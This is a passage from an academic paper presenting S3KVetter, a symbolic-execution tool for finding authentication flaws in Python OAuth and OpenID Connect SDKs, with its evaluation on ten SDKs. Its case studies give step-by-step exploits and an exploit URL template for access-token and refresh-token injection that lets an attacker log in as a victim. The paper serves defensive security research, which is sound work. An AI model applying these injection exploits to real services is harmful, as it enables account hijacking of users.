[2]We use SSO to represent these two protocols, if not specified otherwise.

[3]For the ease of presentation, we use the terms IdP server and IdP, as well as, RP server and RP interchangeably.



Figure 2: S3KVetter architecture

II. (Step 4-5) The IdP returns an intermediate proof (*code*) to the RP via the user;

III. (Step 6-7) The RP approaches the IdP with this proof and its own credentials to exchange for an access token ;

IV. (Step 8-9) The RP can then use this token to access the information of the user hosted by the IdP ;

V. (Step 10-11) The user can then access his information hosted by the RP.

Refer to Appendix A for detailed descriptions of the individual steps in Fig. 1. Notice that, from the perspective of the RP, the messages exchanged in Fig. 1 are typically handled by the SSO SDK. While we will use Fig. 1 as an illustrative example throughout this paper, our work actually goes beyond Fig. 1. For example, we will discuss the vulnerability associated with MAC_key (Section 7.4) that is not presented in Fig. 1.

## 3 Overview

In this paper, we focus on analyzing the authentication issues of an SSO SDK. In particular, we use S3KVetter to analyze whether the implementation of a target SDK contains errors that would allow an attacker to login as victims. It is worth to note that S3KVetter can also be extended to study the security of other multi-party applications like payment services as discussed in Section 6.5.

### Threat Model

We assume the attacker has the following capabilities: (1) The attacker can lure the victim to visit a malicious RP (mRP)[4]. (2) The attacker can setup an external machine and use his/her own account to freely communicate with the client, IdP and RP server. (3) If the victim does not use HTTPS, the attacker can eavesdrop the communication of the victim's client device. Besides that, the attacker does not have any other advantages (*e.g.*, he/ she does not have the source code or binary executable of the remote IdP server).

[4]For the web platform, mRP is a malicious web page. For mobile platforms, mRP can be an APK file installed on the victim's mobile device. Regardless, mRP does not require any privileged permissions.

### System Architecture

Fig. 2 presents the high-level system architecture of S3KVetter, which contains three components: an extended concolic (dynamic symbolic) execution engine, a predicate translator and a theorem prover. The concolic execution engine aims to explore the target SSO SDK exhaustively and output all the feasible program paths in the form of a predicate tree. To support formal reasoning, the predicate translator then expresses this predicate tree using a precise syntax that lends itself to precise semantics. Finally, taking the translated predicate tree and our manually developed list of security properties as inputs, the theorem prover reasons about each program path for security property violation. If there is no satisfiable solution, then the SDK is considered to be secure. Otherwise, the theorem prover outputs the concrete inputs (in the form of SSO handshake messages and parameters) that can trigger the violation.



Figure 3: The Role of S3KVetter

Fig. 3 shows the setup of the overall system in which S3KVetter simulates the client device to communicate with the RP server (*i.e.*, SDK) and IdP server. S3KVetter also acts as the attacker to intercept and manipulate the victim's messages (*e.g.*, via malicious RP or eavesdropping). These messages are then fed to the SDK for symbolic exploration. Since the open-source SDK is freely available online, the analyst can build a local RP server to symbolically explore the SDK.

## 4 Design of S3KVetter

In this section, we present the innovations introduced by S3KVetter to tackle the special technical challenges of testing multi-party systems with multiple-lock-step operations. We will also illustrate how conventional dynamic symbolic execution schemes, without our extensions, can incur false positives, miss bugs, or get stuck at shallow,

non-core error-processing paths, when analyzing multi-party protocols/ systems.

## 4.1 Symbolic Exploration of SDKs

Based on dynamic symbolic execution, S3KVetter can track how the operations on specific symbolic fields/ variables affect the final computation result. We leverage these messages to build a so-called symbolic predicate tree. One example is presented in Fig. 4, which represents the conditional-checkings of the RequestOAuthLib SDK [3], a popular SSO SDK. Here, the non-leaf nodes in the tree represent symbolic constraints enforced by the corresponding path, and the leaf nodes represent the final computation results (*e.g.*, an access token or the identity of a logged-in user in the context of SSO). For the ease of presentation, we have simplified the tree by omitting numerous branches, nodes and removing multiple constraints (shown as dashed lines in the figure). This SDK involves 649 different execution paths[5], which would require laborious manual effort by testers/ developers to generate. By contrast, S3KVetter, leveraging high-coverage symbolic execution, automatically explores different corner-case situations.

Intuitively, the symbolic predicate tree has captured rich semantic information: The leftmost path in Fig. 4 corresponds to the case where the user skips `Req0` (*i.e.*, Step 1 in Fig. 1) and directly sends `Req1` (Step 5) to the SDK. Upon receiving `Req1`, the SSO SDK under test first checks whether the communication uses HTTPS, followed by verifying the existence of a `code` parameter in the URI. If these conditions are satisfied, the SDK will send an access-token request (Step 7) to the IdP server. Such semantic information is essential and effective for vulnerability detection. For example, this leftmost path does not check the `state` variable but still allows a user to login successfully. This corresponds to the vulnerability of use-before-assignment of the `state` variable, as to be detailed in Section 7.3.

### 4.1.1 Symbolizing Request Orders

An SSO system requires multiple interactions with the user to complete a task (e.g., authentication and authorization). To be realistic, S3KVetter should allow attackers to randomly and symbolically select execution orders such as making out-of-order requests, skipping/ replaying requests. Although existing symbolic execution studies [10, 31, 40] have proposed different techniques to support asynchronous event/ request orders, they require expert-level domain knowledge of the application under test to provide all the possible external

[5] We only consider OAuth-related paths without counting those non-core paths, *e.g.*, those related to encoding.



Figure 4: One example of symbolic predicate tree

events (*e.g.*, atomic rule updates and flow independence reduction for OpenFlow application [10]). In short, their approaches cannot be readily generalized for other applications. more thoroughly, S3KVetter should allow attackers to randomly, symbolically select execution orders such as making out-of-order requests, skipping/ replaying requests.

We develop a general and simple scheduling algorithm, which does not require any application-specific heuristic from the analyst, to systematically explore execution paths by generating inputs and *schedules* (*i.e.*, request orders) one by one. The algorithm first guides S3KVetter to run the SDK under test with the sample input and the normal schedule. Then the algorithm does the following loop to sweep possible schedules and feasible program paths: (1) it tries to explore all the feasible program paths of the SDK under the selected schedule; (2) it then generates a new schedule with the goal to explore different program paths.

The remaining issue is to generate a new schedule based on the normal one. Recall that we are interested in the authentication property only, which is typically completed by the last request in the call-flow. Therefore, all of our generated schedules end with the last request. We use Fig. 5, which contains three requests `Req0`, `Req1` and `Req2`, to illustrate how to generate a new schedule as follows:

1. Develop the power set of the normal execution order and exclude the empty set or those subsets which do not contain the last request. The resultant schedule includes: {`Req2`}, {`Req1`,`Req2`}, {`Req0`, `Req2`}, {`Req0`, `Req1`, `Req2`}
2. Consider the ordering in the remaining subsets. For example, a subset {`Req0`, `Req1`, `Req2`} can mean two possible execution orders: {`Req0`, `Req1`, `Req2`} and {`Req1`, `Req0`, `Req2`}. Note that we keep the order of the last request (*i.e.*, `Req2`).
3. Put all the well-ordered subsets into a scheduling queue. For Fig 5, we have 5 schedules in total.

The intuition behind this scheme is that S3KVetter



Figure 5: Scheduling for out-of-order requests

attempts to skip any important logic check, break the multi-step operations or replay requests (as can be seen in Figure 5). For example, the schedule of {`Req1`, `Req2`} guides S3KVetter to skip the first request, a key milestone of the SSO business process, which leads to the discovery of the vulnerability of use-before-assignment of the `state` variable (Section 7.3). Another important feature is to break/ subvert the order of requests (*e.g.*, {`Req1`, `Req0`, `Req2`}), which can lead to the so-called "failure to revoke authorization" problem [49]. Finally, the replay function is achieved since every schedule (*e.g.*, {`Req2`}, {`Req1`,`Req2`}) will start to explore the SDK with the same requests (where `Req2` is replayed).

Note that S3KVetter will not generate a complete set of request orderings since an attacker, in theory, can generate infinite number of request orderings, *e.g.*, by repeating each request arbitrary number of times. However, according to our experience, the scheduler we incorporated into S3KVetter can generate a rich set of promising patterns/ request orderings. Nonetheless, with the framework of S3KVetter, it is relatively straightforward to incorporate additional patterns, if any, developed in the future.

#### 4.1.2 Coordinating among Multiple Parties Silently

SSO applications need to communicate among multiple parties. Unfortunately, existing symbolic execution frameworks are *not* designed for distributed multi-party systems. To fill this gap, researchers actually have developed different approaches, but none of them work perfectly for SSO-like applications. The key problem of existing solutions is that different parties have *different views of the entire system status* if we break the request orders. The case becomes worse in the existence of one-time-use parameters (*e.g.*, `code`, `state`, *etc.*). Below we illustrate the limitations of existing approaches.

The first approach is to concretely run the external functions. However, since the IdP server typically imposes limit on API access rate, a large number of invocations of the external functions can easily hit the control threshold and lead to unexpected responses. Worse still, the widely used one-time-use parameters cannot be correctly generated/ processed in the case of symbolizing request orders. We take the `code` variable as the example to illustrate the problem. With `Req0` (*i.e.*, Step 1 of Fig. 1), S3KVetter can get a `code` from the IdP in Step 4 (note that S3KVetter simulates the client device). If S3KVetter skips this request and directly sends `Req1`, to exchange for an access token in Step 6, S3KVetter has no choice but to either use an old value or locally generate a seemingly legitimate `code`. For both cases, the IdP returns `error` since the `code` should be generated by the IdP server and can only be used for once. As such, the first approach will get stuck in non-core error-processing paths.

The second solution is to check the return type of the external function and then returns a random value of this type without executing the external functions (e.g., DART [22]). However, this solution can lead to false positives. Consider the example above, even when a `code` is already used, DART may still return an access token string (instead of an error message) to the SDK. In this case, the testing tool may report a false positive: An attacker can use an old `code` to login. The third approach (*e.g.*, KLEENet [40]) is to symbolically explore the external functions as well. However, this is not a viable approach for our case as we do not have the source code or binary of the remote IdP server to support symbolic exploration.

**Solution.** Due to the different views perceived by different parties, some requests with nonce parameters, which are considered to be legitimate by the RP, may be rejected by the IdP. To tackle such inconsistency, S3KVetter concretely simulates, and more importantly, modifies, the entire external world for the SDK under test. Specifically, S3KVetter analyzes the IdP behaviors and directly responds to the RP SDK as if it is the IdP. Instead of strictly following the IdP's behaviors, S3KVetter modifies the response so that every party has the same synchronized view on the global system state. To be more specific, S3KVetter simulates a slightly different IdP as follows:

1. Once a nonce parameter is consumed, S3KVetter, unlike the real-world IdP server, will first generate a new nonce value internally.
2. When S3KVetter starts to explore another path, it will first check whether the previously generated nonce value satisfies the constraints of the path to be explored or not. If so, directly use this new value.
3. Otherwise, S3KVetter checks the local SDK conditions related to this nonce. Therefore, it uses the value solved by the constraint solver and stores the previously generated value for later use.

Since S3KVetter drives the SDK execution, the status of the SDK is closely tracked by S3KVetter. Therefore, S3KVetter can internally force its simulated remote IdP



Figure 6: Illustration of multiparty coordination

server to synchronize its own state with the SDK. As such, both parties can automatically share the same view *without any code changes by the SDK*. Below, we illustrate this idea with the `code` example.

**Code Example:** Fig. 6 illustrates how S3KVetter can coordinate multiple parties with the `code` example. Through Path1, the RP can obtain the user information with a fresh `code`. Upon completion of Path1, the used `code` is invalidated. But at the same time, S3KVetter dynamically generates a new random `code'`. When exploring Path2 (where we skip `Req0`), S3KVetter finds that `code'` satisfies the path constraint ($\texttt{code}' \neq \texttt{None}$) and therefore provides the `code'` for the SDK. Now this `code'` is pre-generated and becomes valid. For Path3, S3KVetter finds that this path requires $\texttt{len(code)} = 0$. As such, S3KVetter provides an empty value solved by the constraint solver for the SDK (and puts another on-the-fly generated `code''` aside).

**Implementations:** The implementation requires to model the IdP server so that S3KVetter, in most cases, can rely on the SDK as the real IdP. One key observation is that IdPs typically follow the specification and provide similar functions. Therefore, we just need to model one IdP server, and the resultant model can work for multiple SDKs. The implementation involves two major steps. The first step is to infer and model the real-world IdP behaviors, which turns out to be not that challenging. On one hand, we follow existing work [5, 46] to perform blackbox differential fuzzing analysis (*i.e.*, under different input arguments and app settings) for a better understanding of the conditional checking enforced by real IdPs. On the other hand, we also refer to the prototype IdP implementations provided by some open source projects [17]. Second, we implement stub methods for all the common network API methods of Python (*e.g.*, requests, urllib, *etc.*). Upon any network requests, our instrumented functions are invoked instead and reply the SDK on behalf of the IdP server.

## 4.2 Translating the Predicate Tree

To support formal reasoning, we should translate the extracted tree (*e.g.*, Fig. 4) to a set of Boolean logic formulae. Given the simple syntax of logic languages (*e.g.*, SMT-Lib v2.0), the translation is relatively straightforward. We also observe that every node in the predicate tree can be readily represented as a logic formula. Observe from Fig. 4 that the node which checks whether `uri` contains a `code` parameter can be represented as (`str.contains uri code`) in the language of SMT-Lib. To get the final computation result (*i.e.*, reach the leaf node), all the node logic formulae from the root to the target leaf node should be satisfied. Therefore, a program path can be represented as the conjunction of all the node logic formulae along this path. Similarly, we can use the disjunction of all the path logic formulae to represent the entire predicate tree.

## 4.3 Reasoning Predicates

The goal of S3KVetter is to detect flawed SDK implementations by checking the logic in the SDK internals. To achieve this goal, we may proceed in two ways. The first is to model all the incorrect logic patterns. However, it is difficult to generate such an exhaustive list. Therefore, we take an alternative approach by modeling the correct logic that should be enforced by the SDK. Then we can check whether the SDK under test follows these logical conditions or not.

### 4.3.1 Defining Security Property

An SSO system involves interactions among the user, the RP server and the IdP server, where any weak communication links (*i.e.*, 11 steps in Fig. 1) can lead to logic flaws. It is difficult to develop the security requirements for each link since neither protocol specification nor developer documentation explicitly defines the security goal for each method/ API call. Typically, the developer guidelines instruct a party to complete a set of operations and hope that the final security guarantee can be automatically reached by these operations. It is therefore more intuitive to define the final security goal (*i.e.*, authentication property) for the RP server, which is the focus of this paper.

In particular, we have one key observation to secure the Single Sign-On service: *An RP server should login a user if and only if the exact user has actually authorized this specific RP*. To be more specific, an RP server can accept a user's login request in Step 5 of Fig. 1 if and only if the exactly same user has authenticated and/or authorized this specific RP in Step 3. Given this insight, we develop the predicates which must be satisfied by a secure SSO transaction, as presented in Listing 1.

The clause in Line 1 (Clause 1) asserts that the user stored by the RP session should be the owner of the received access token, so does the code and refresh token (if exist) in the second and third clauses. Clause 4 and Clause 5 assert that the access token and refresh token (if any) should be correctly passed to the intended RP, not to any other RPs (which would then use this token to log into *this* RP illegally). Clause 6 reflects the requirements that the final logged-in user should be the one who authenticates/ authorizes with the IdP. We know that S3KVetter simulates the IdP behavior. Therefore, the IdP's session data can be readily accessed by S3KVetter.

Listing 1: Security Property for SSO Services[6]

```
1 RPsession.uid == TokenRecordsOnIdP[
      RPsession.access_token].uid and
2 RPsession.uid == CodeRecordsOnIdP[
      RPsession.code].uid and
3 RPsession.uid == TokenRecordsOnIdP[
      RPsession.refresh_token].uid and
4 client_id == TokenRecordsOnIdP[RPsession
      .access_token].client_id and
5 client_id == TokenRecordsOnIdP[RPsession
      .refresh_token].client_id and
6 RPsession.uid == IdPsession.uid
```

By checking against the required list of security properties, one can effectively expose the presences of numerous vulnerabilities. Any violation of a security property can lead to a vulnerability in practice. For example, if Clause 1 does not hold, then it means the RP does not use the access token to identify the user, which can make profile attacks [47] possible. A more elaborated example is Clause 6, which can be violated in two different cases: (1) it is possible that an attacker eavesdrops the victim's `code` and uses it to sign into the RP (*i.e.*, `RPsession.uid = victim` **and** `IdPsession.uid = attacker`) ; (2) it can also be the result of a CSRF attack, in which the attacker makes the victim's browser to send the RP a crafted request with the attacker's `code` (*i.e.*, `RPsession.uid = attacker` **and** `IdPsession.uid = victim`).

## 5 Implementations of S3KVetter

We have implemented a full-featured prototype of S3KVetter in Python with 5064 lines of code. While its current implementation only focuses on SSO SDKs written in Python, our techniques can be naturally applied to SDK developed in other languages. To avoid reinventing the wheel, we have integrated and extended several open-source programs as supporting modules for S3KVetter. In Module 1 of Fig. 2, we extend PyExZ3 [6], a concolic execution engine for Python, to enhance the extraction of program predicates from production-level SDKs. We also substitute the default constraint solver of PyExZ3 (Z3) with CVC4 because the latter has better support for our heavily-used string operations with negligible performance penalty[7]. For Module 2 in Fig. 2, we choose SMT-Lib v2.0 which uses first-order logic with quantifier to represent the translated predicate tree. The logic language provided by SMT-Lib is not only expressive enough but also widely accepted by most theorem provers. This also allows us to directly use CVC4 in Module 3 of Fig. 2 to reason about the program predicates.

## 6 Evaluation

To determine the effectiveness of our approach, we perform evaluations on ten popular Single-Sign-On SDKs. S3KVetter shows considerable improvement in terms of code coverage when comparing to an unmodified symbolic execution engine (without our proposed extensions and heuristics). More importantly, we uncover four types of previously unknown vulnerabilities and provide new insights of SSO services.

### 6.1 Dataset

Table 1 shows the statistics of the SDKs under test. These SDKs are carefully selected from official references and high-profile open source SDKs in Github. In particular, they have covered the two most popular protocols (*i.e.*, OAuth2.0 and OpenID Connect) and both of the widely used authorization grant flows, namely, the implicit flow and the authorization code flow. The number of downloads for each SDK was retrieved on Oct 2017 from PyPI statistics [2] – a website which provides runtime statistics of PyPI published packages. Note that these statistics provide a conservative estimate on the usage of these SDKs: only the installation of released version via *pip* counts. If developers install a SDK directly from its source code (*e.g.*, via official webpage or Git), the suggested way for many IdPs (*e.g.*, Facebook, Weichat, Renren, Douban), then the installation will not be included in the statistics.

Regarding the lines of code, some libraries (*e.g.*, Request-OAuthLib and OAuthLib) are considerably larger. This is because those SDKs provide generalized, full-featured and specification-compliant support for *multiple* IdPs. In contrast, some small SDKs only implement simple and basic functions for a specific IdP.

[6] For ease of presentation, we use the line number to represent the clause. For example, the clause in the first line is denoted as Clause 1.

[7] CVC4 and Z3 perform very similarly in different benchmarks during the Satisfiability Module Theories (SMT) competition [4].

Table 1: Statistics of SDK under Study

| SDK Names | Lines of code | # of downloads | Grant flow under study | Baseline with unmodified PyExZ3 | | | | Improved result with S3KVetter | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | # of path discovered | statement coverage | branch coverage | # of bugs discovered | # of path discovered | statement coverage | branch coverage | # of bugs discovered |
| Facebook SDK | 976 | 602,291 | implicit | 8 | 45% | 37% | 2 | 40 | 58% | 56% | 2 |
| Request-OAuthLib | 15432 | 4,785,778 | code | 322 | 37% | 31% | 0 | 649 | 42% | 35% | 2 |
| OAuthLib | 17917 | 6,476,894 | code | 640 | 41% | 33% | 1 | 1282 | 46% | 39% | 5 |
| Sinaweibopy | 800 | 28,019 | code | 2 | 43% | 39% | 2 | 6 | 47% | 44% | 2 |
| OAuth2Lib | 971 | not found | code | 2 | 73% | 68% | 0 | 4 | 83% | 77% | 1 |
| Rauth | 9241 | 487,275 | code | 2 | 41% | 34% | 2 | 14 | 43% | 36% | 2 |
| Python-weixin | 2736 | 1,404 | code | 2 | 32% | 29% | 2 | 6 | 38% | 35% | 2 |
| Boxsdk | 15277 | 77,074 | code | 2 | 44% | 37% | 2 | 12 | 55% | 47% | 2 |
| Renrenpy | 251 | 10,387 | code | 2 | 54% | 46% | 1 | 12 | 56% | 50% | 1 |
| Douban-client | 2092 | 30,601 | implicit | 1 | 49% | 52% | 2 | 2 | 62% | 60% | 3 |

- [1]: Facebook SDK supports OIDC, and the other SDKs support OAuth2.0 protocol.

## 6.2 Experiment Setup and Performance

We run S3KVetter on an LXC instance of a Ubuntu 14.04 machine with 8 core CPU and 64GB memory. The testing of each SSO SDK can be completed within 5 seconds. Such runtime efficiency of S3KVetter can be attributed to the following 2 design decisions: Firstly, we internally simulate the external parties and thus spare S3KVetter from executing the most time-consuming network requests. Secondly, we concretely execute non-core methods. As such, the number of paths to be explored as well as the complexity of path constraint to be solved are significantly reduced. Without these two heuristics, it can take several minutes for testing even a small SDK.

## 6.3 Program Coverage

S3KVetter is able to overcome the fundamental weakness of traditional symbolic execution when dealing with multi-party, asynchronous distributed systems. By that, we mean that, when a conventional symbolic execution engine is unable to obtain correct/ meaningful results (*e.g.*, `code`) from external parties (and thus gets stuck in error-processing paths), S3KVetter can either "generate" valid results, or schedule to other paths, to continue exploring meaningful paths beyond the error-processing paths. Therefore, as shown in Table 1, S3KVetter can achieve 2%-13% higher statement coverage and 2%-19% higher branch coverage for the SDKs under test. Such coverage data is measured by coverage.py [1]. While increasing the code coverage by modifying a limited set of inputs is increasingly harder for higher values, even small increases in code statements can significantly discover more program paths.

Despite the improvement, we note that S3KVetter is far from achieving 100% coverage. This is in line with our expectation for two reasons: Firstly, a SDK often contains functions beyond the scope of SSO (*e.g.*, advertisement, notification, *etc.*). For example, Facebook has developed over 80 functions in their Graph API to support data ingestion and interchange for the Facebook's platform. These functions therefore are not considered by S3KVetter. Secondly, only a limited set of inputs (*e.g.*, Step 1, 5 and 10 in Fig. 1) can be controlled by an attacker. With such limited capability, the attacker can only reach part of the code statements. Since S3KVetter cannot reach more paths than the attacker, incomplete coverage is expected.

## 6.4 Vulnerabilities Discovered

As presented in Table 2, S3KVetter has found 7 types of vulnerabilities among these SDKs. While some vulnerabilities have been well studied in the literature, four of them are uncovered by S3KVetter for the first time. The damages of these newly discovered vulnerabilities vary depending on the specific implementations. The security impact can range from sniffing user activities at the RP, to the hijacking of the victim's RP account. There is only one requirement for the exploitation of these vulnerabilities[8]: the attacker needs to setup a malicious RP (mRP) and lure a victim user to login to the mRP. Once this condition is satisfied, the attacker can remotely control the victim's account of any RP which uses the vulnerable SSO SDK. We detail these newly discovered vulnerabilities in Section 7.

### 6.4.1 Detection Accuracy

We have manually verified all the reported vulnerabilities and found no false positive. However, S3KVetter can contain false negatives (like the state-of-the-art symbolic analysis techniques) for two main reasons. Firstly, our developed security property only focuses on the authentication issues. Yet, there may be other important properties. Secondly, S3KVetter may not be able to explore all execution paths due to the following limitations:

[8]For the use-before-assignment of the `state` variable, the requirement is even simpler: the victim just needs to visit a malicious web page.

Table 2: Summary of Discovered Vulnerabilities

| SDK | Existing classes of vulnerabilities | | | New classes of vulnerabilities | | | |
|---|---|---|---|---|---|---|---|
| | Token substitution | no check of TLS | misuse or no use of state | use-before-assignment of state variable | Bypass MAC key protection | refresh_token injection | access_token injection |
| Facebook SDK | N | Y | Y | N.A | N.A | N | N |
| Request-OAuthLib | N | N | N | Y | N.A | Y | N |
| OAuthLib | Y | N | Y | N.A | Y | Y | Y |
| Sinaweibopy | N | Y | Y | N.A | N.A | N | N |
| OAuth2Lib | N | N | Y | N.A | N.A | N | N |
| Rauth | N | Y | Y | N.A | N.A | N | N |
| Python-weixin | N | Y | Y | N.A | N.A | N | N |
| Boxsdk | N | Y | Y | N | N.A | N | N |
| Renrenpy | N | N | Y | N.A | N.A | N | N |
| Douban-client | Y | Y | Y | N.A | N.A | N | N |

- The underlying SMT solver assumes a query does not have a feasible solution when it takes too long to solve. However, it can be the case that the constraint under query is too complex. We cannot cover those feasible paths related to such a complex constraint.
- PyExZ3 uses class inheritance to track program execution. However, if the SDK explicitly casts the input data to native data type, PyExZ3 will lose the control for this variable (We seldom observe such cases in practice though).
- We concretely run non-core methods (*e.g.*, URL-encode) and do not check whether these non-core methods contain bugs.

## 6.5 Usability

It is straightforward to apply S3KVetter on an SSO SDK. Only two manual steps are required by an analyst. Firstly, the analyst should build a sample app, based on the SDK under test, so that S3KVetter can actually execute/ explore the app and thus the target SDK. Thanks to the widely available developer documentation and official sample codes, this step is relatively straightforward. Secondly, the analyst should mark which functions can be reached by which part of the attacker's input[9]. Although there can be thousands of functions in a SDK , the attacker usually can only reach very few of them. For example, only three functions of the Request-OAuthLib SDK can be directly invoked by an attacker. Given the small number of these functions, it becomes trivial to identify which part of the user inputs is symbolic. For instance, the Request-OAuthLib SDK authenticates a user only based on the variable of `request.url`. Therefore, only this variable is marked as symbolic (one example can be found in Appendix B). The other variables like cookies and HTTP headers, though controllable by an attacker, are treated as concrete since they are not processed by the SDK of interest.

[9]While we assume an attacker can control all packets sent to the RP server, only part of these packets would be processed by the SDK.

To apply S3KVetter on other multi-party systems, one additional manual step is to develop the required security properties (*i.e.*, the counterpart of Listing 1) for the specific domain of applications. Fortunately, the required security properties are high-level in nature and do not need to be developed by a domain expert. For example, the list of the required security properties for payment services can be developed by codifying the following statement: *A merchant* `M` *should accept an order if and only if the user has paid to the cashier in the correct amount for that specific order associated with merchant* `M`.

Note that the developed scurity property is not necessarily an exhaustive list of all protocol states. In fact, the analyst is free to specify the properties of interest. For instance, if an SSO system only supports the implicit call-flow (where the `code` variable is not involved), Clause 2 in Listing 1 is no longer needed. Note also that S3KVetter is agnostic to how the security properties are derived. While other researchers have managed to automatically extract the required security properties from the source code [5] or protocol specification [16], their results are complementary to ours and can be adopted to further extend the capabilities of S3KVetter.

## 6.6 Comparison with Existing Testing Tools for SSO

To the best of our knowledge, there is no existing work (except [49]) which performs comprehensive blackbox fuzzing/ testing on SSO SDKs.

- [18, 33, 51] build tools to check specific, previously known vulnerabilities (e.g.,CSRF), but could not discover new ones.
- While our earlier work on model-based security testing for OAuth2.0 (OAuthTester) [49] has the potential, at least in theory, to discover all the vulnerabilities listed in Table 2, our testing shows that OAuthTester can only detect two out of the seven types of vulnerabilities (TLS and `state` misuse) listed. This is because some vulnerabilities discovered by S3KVetter can only be triggered under very specific

conditions. Without the source code, it is very difficult for blackbox-testers (like [49]) to uncover such fine-grain, condition-specific problem.

# 7 Case Study of Vulnerabilities Discovered

## 7.1 Access_token Injection

As the result of SSO, an access token is issued to the RP. Based on the access token, the RP can identify the user. The authenticity of the access token is therefore a critical security requirement. As such, many IdPs (*e.g.*, Facebook, Sina) have provided an access_token-debug API for RPs to verify the access tokens they received. This API is heavily used by RPs running the implicit flow [13] but seldom by those implementing the authorization-code flow. This is because an access token obtained via the authorization-code flow is generally believed to be secure by SDK developers or IdPs. Such belief is based on the fact that, under the authorization-code flow, the access token is exchanged over a secure TLS connection routed directly between the IdP and RP, without passing through the mobile (client) device which may be controlled/ tampered by the attacker. However, we will show that an access token obtained using the authorization-code flow can still be insecure under the presence of the so-called "access_token injection" vulnerability. This vulnerability is caused by the ill-conceived design of SSO SDKs. For any RP using a SDK with the "access_token injection" vulnerability, an attacker can remotely inject any access token of her choice to the vulnerable RP. As a result, as long as the attacker can obtain a valid (but different) access token of Alice (*e.g.*, by luring Alice to login to a malicious RP controlled by the attacker), the attacker can log into the vulnerable RP as Alice.

Listing 2: Root Cause of Access Token Injection and Bypass MAC Key Protection in OAuthLib

```
def _populate_attributes(self, resp):
  if 'code' in resp:
    self.code = resp.get('code')
  if 'access_token' in resp:
    self.access_token = resp.get('
        access_token')
  if 'mac_key' in resp:
    self.mac_key = resp.get('mac_key')
```

### 7.1.1 Vulnerability Analysis

Below, we use OAuthLib [21], a popular SDK with more than 6 million downloads, to illustrate this vulnerability. When the IdP passes the `code` parameter to the RP in Step 5 of Fig. 1, this SDK will first verify the correctness of this response. For example, it checks whether it is a secure channel and the `state` parameter to protect against CSRF attacks. Thereafter, it calls the function of **_populate_attributes** to populate/ store some commonly used variables for later use. However, if this function is not carefully designed, an attacker can control the value to be stored.



Figure 7: Exploit for access token injection

As presented in Listing 2, this SDK stores the value of `code` if it exists in the response `resp` (*i.e.*, Step 5 in Fig 1). Surprisingly, if the response `resp` contains `access_token`, its value is also stored. More specifically, if an attacker feeds the URL input shown in Listing 3 to the RP in Step 5, an attacker-controlled access token is stored by the SDK and used for authentication later on. In this case, two security properties are violated. Firstly, Clause 4 is violated since the victim RP uses the access token issued to mRP. Secondly, Clause 6 is also violated: the IdP believes the current user is the attacker while the RP thinks she/ he is the victim.

Listing 3: An Exploit URL for Access Token Injection

```
https://RP.com?state=xxx&code=fake_code
    &access_token=victim_access_token_at_mRP
```

### 7.1.2 Exploit

The exploit only requires the attacker to obtain Alice's access token, *e.g.*, via a malicious RP. As presented in Fig 7, the attack procedure is as follows:

1-4. The attacker logs into a victim RP using her own IdP account and her own device.

5. The attacker intercepts and substitutes the normal response with an invalid `code` as well as the victim Alice's access token of *mRP*.
6. After verifying the response, the SDK stores the code and Alice's access token. The SDK then makes a token exchange request with this fake code.
7. Since the code is invalid, the IdP returns error. Therefore, the previously stored access token will not be overwritten.
8. The RP retrieves the user data using Alice's access token.
9. The IdP returns Alice's user information and thus the attacker can log into the victim RP as Alice.

## 7.2 Refresh_token Injection

For SSO protocols, an access token often has a short lifespan, just enough to cover the typical duration of a login session. Thereafter, the RP will need to prompt the user to perform re-authorization, which can degrade user experience. To avoid this problem, it is common for an IdP to issue another long-term "refresh token" to the RP, together with the initial access token. The RP can subsequently use the refresh token to request a new access token from the IdP without user intervention. As such, the mishandling of this refresh token can have severe security consequences similar to that of the access token.

It is generally believed that the refresh token is secure since it is delivered over a secure channel (together with the access token) in Step 7 of Fig. 1. Meanwhile, some SDK developers have enough security expertise and realize the risk of directly storing the value from the end-user (*e.g.*, the access token injection vulnerability). Therefore, these SDK developers attempt to pre-process the user input and stores it only after it has passed the security checkings.

Despite these seemingly strict security checks, we will show that the so-called refresh_token injection vulnerability is still possible. This vulnerability enables an attacker to specify any refresh token of her choice and then login as the victim. Below, we use the Request-OAuthLib SDK, which supports auto-token-refresh mechanism, to illustrate the problem.

### 7.2.1 Vulnerability Analysis

This vulnerability, though superficially similar to the access token injection, is actually more complicated. The first step is similar: this SDK checks the refresh token in Step 5 of Fig. 1, and if exists, stores it in the variable of `oauth._client.refresh_token`. The difference is that this SDK realizes such a variable is highly security sensitive and attempts to apply more secure measures to protect/ verify it (but still fails). Such attempts are presented in Listing 4 with much simplification for the ease of presentation.

Specifically, this SDK first checks whether there is a refresh token either in the arguments provided by the API caller or in the `oauth.token` object delivered via a secure server-to-server communication. Unfortunately, the former by default is `None` and the latter can be indirectly manipulated/ controlled by the attacker. For example, the attacker can feed an invalid `code` in Step 5 of Fig. 1 so that the `oauth.token` object will not be overwritten by a refresh token exchanged with the IdP server. In this case, `oauth.token` will use its default value `None`. As such, the attacker can invoke the `prepare_refresh_body` function with an argument of `refresh_token` = `None`. The `prepare_refresh_body` function therefore has no choice but to use the attacker-controlled variable of `oauth._client.refresh_token`.

Listing 4: Attempts to Filter User Input

```
def refresh_token(self, refresh_token =
    None, **kwargs):
  # self.token is the oauth.token object
  refresh_token = refresh_token or
    self.token.get(@'refresh_token'@)
  ...
  body = self._client.
      prepare_refresh_body(body=body,
      refresh_token=refresh_token, scope
      =self.scope, **kwargs)
```

### 7.2.2 Exploit

There exist multiple exploits for this vulnerability. Below, we present one exploit which requires the least capability of the attacker (Eve): As long as Eve can obtain Alice's refresh token associated with a malicious RP (run by Eve), Eve can login as Alice to any RP which uses the vulnerable SDK (as shown in Fig. 8):

1-4. The attacker follows the normal protocol flow to log into the victim RP using her own IdP account with her own device.

5. When the IdP returns an authorization code, the attacker then injects the victim's refresh token.

6. Once the access token expires, the SDK will automatically renew the access token using Alice's refresh token.

7. The IdP then returns Alice's access token to the RP according to the refresh token.

When the RP uses this newly obtained access token to retrieve the user data, the IdP will return the victim's information. The damage depends on how the user data is utilized. In the worst case where the user data is for authentication, the attacker can log into the vulnerable RP as the victim user.

Note that the above exploit only works for those IdPs (*e.g.*, Fitbit) which do not require `client_secret` in Step 6 of Fig. 8. For specification-compatible IdPs requiring this parameter, we need to assume a stronger threat model: the attacker can obtain the victim's refresh token issued for the vulnerable RP.

## 7.3 Use-before-assignment of `state`

To thwart CSRF attacks, the OAuth2.0 specification [23] strongly suggests the use of the `state` parameter, which should be generated and handled as a nonce. Note that the process of the `state` parameter is tightly related to



Figure 8: Exploit for refresh token injection

